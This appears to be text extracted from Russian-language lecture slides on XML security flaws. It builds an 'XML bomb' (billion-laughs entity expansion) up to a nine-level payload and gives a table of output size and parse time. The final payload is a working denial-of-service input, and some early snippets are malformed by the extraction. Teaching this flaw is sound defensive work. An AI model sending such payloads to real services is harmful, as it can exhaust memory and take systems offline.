
XML: дефекты безопасности




XML: дефекты безопасности



XML: дефекты безопасности



XML: дефекты безопасности



XEE (XML Entity Expansion)

XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE xmlBomb [  
    <!ENTITY lol1 "lol">  
>  
<xmlBomb>&lol1;</xmlBomb>
```

lol




XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>  
<!DOCTYPE xmlBomb [  
    <!ENTITY lol1 "lol">  
>  
<xmlBomb>&lol1;</xmlBomb>
```

XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
]>
<xmlBomb>&lol2;</xmlBomb>
```

lol1lol1lol1lol1lol1lol1lol1lol1lol




XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
]>
<xmlBomb>&lol2;</xmlBomb>
```

XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
]>
<xmlBomb>&lol3;</xmlBomb>
```



1110

XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
]>
<xmlBomb>&lol3;</xmlBomb>
```

XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
]>
<xmlBomb>&lol5;</xmlBomb>
```




XML-бомбы

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE xmlBomb [
  <!ENTITY lol1 "lol">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<xmlBomb>&lol9;</xmlBomb>
```


XML-бомбы

Сущность	Размер выходного файла (байты)	Время разбора (секунды)
lol1	3	0.000014
lol2	30	0.000017
lol3	300	0.000044
lol4	3 000	0.000311
lol5	30 000	0.003
lol6	300 000	0.030
lol7	3 000 000	0.300
lol8	30 000 000	3.000
lol9	300 000 000	30


XML-бомбы: время обработки (сек)




XML-бомбы



